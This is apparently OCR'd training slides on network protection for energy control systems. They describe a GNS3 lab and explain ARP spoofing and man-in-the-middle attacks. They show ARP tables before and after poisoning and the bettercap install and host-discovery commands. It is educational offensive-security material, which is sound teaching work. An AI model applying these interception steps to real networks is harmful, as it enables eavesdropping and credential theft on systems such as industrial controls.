Network Protection for Energy Control Systems

CSP004_C_E

PRESENTATION BY:
DR. STEFAN SCHAUER
DR. ABDELKADER SHAABAN
AIT AUSTRIAN INSTITUTE OF TECHNOLOGY

Network Protection for Energy Control Systems

These slides outline the essential offensive tools that will be used in this course.

These tools are intended for use within this course to demonstrate how different tools can be employed for various cyberattack activities and address existing security weaknesses to avoid or mitigate related cyber risks. Therefore, all these practical activities are solely intended for educational purposes ONLY and not for any other malicious or unauthorized activities.


GNS3 Simulator

GNS3 Simulator

- **Field Devices**
  - Raspberry Pi running lightweight Linux version (Client and Server) for transmitting data over ModBus communication protocols using the pyModbusTCP.

- **Management Sector**
  - Network administration device for monitoring network traffic using Kali Linux.
  - Wazuh Server: Details to be addressed later.


- **Malicious Activities**
  - Kali Linux will be used to simulate various malicious activities targeting devices within this closed network.




Getting Started with GNS3 | GNS3 Documentation

MITM

MITM Attack





Credentials disclosure
Packet sniffing
Code injection
And more…


One of the methods to achieve that is the ARP spoofing attack

What is the ARP Spoofing Attack?


- **ARP spoofing** takes place within a **local area network** (**LAN**) and relies on the **Address Resolution Protocol (ARP).**
- **ARP serves** as a **communication protocol** linking **dynamic IP addresses** to **physical MAC** addresses of machines.
- **ARP spoofing**, also known as **ARP poisoning**, is a deceptive technique used by hackers to intercept data.
- In this attack, the hacker **tricks** a device into **sending** its **data** to the **hacker** instead of the intended **recipient**.
- By doing so, the **hacker** can access the **targeted device's communications**, potentially obtaining **sensitive** information like **passwords** and **credit card** details.
- Attackers can use **ARP spoofing** for **spying**, **man-in-the-middle attacks** or for additional **cyberattacks**, such as **denial-of-service attacks.**


What is ARP Spoofing? How to Prevent & Protect – CrowdStrike

What is the ARP Spoofing Attack?



What is the ARP Spoofing Attack?






```
Command Prompt

C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
  Internet Address      Physical Address      Type
  192.168.122.1         52-54-00-1f-18-ec     dynamic
  192.168.122.27        08-00-27-27-29-8c     dynamic
  192.168.122.103       08-00-27-30-20-e0     dynamic
  192.168.122.109       08-00-27-52-a4-8f     dynamic
  192.168.122.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
```

```
Command Prompt

C:\Users\User>arp -a

Interface: 192.168.122.21 --- 0x4
  Internet Address      Physical Address      Type
  192.168.122.1         08-00-27-27-29-8c     dynamic
  192.168.122.27        08-00-27-27-29-8c     dynamic
  192.168.122.103       08-00-27-30-20-e0     dynamic
  192.168.122.109       08-00-27-52-a4-8f     dynamic
  192.168.122.255       ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Users\User>
```

Offensive Tools


Bettercap

Bettercap tool


- It is another tool you can use for performing ARP poising attack
- You may have to install the bettercap tool
- To do that, you have to do the following:
  - **sudo apt-get update**
  - **sudo apt-get install bettercap**
  - Verify Installation
  - **bettercap –version**

Bettercap tool

Bettercap –iface eth0



Type: help (to get more information)




These modules enable bettercap to perform multiple actions


Bettercap tool

To get more information about any of these modules, you can type:

help Module_Name

Type: help (to get more information)







These modules enable bettercap to perform multiple actions

Bettercap tool

- **net.probe on**
  - Keep investigating for new hosts on the network




- **net.show**



More information about all discovered devcies

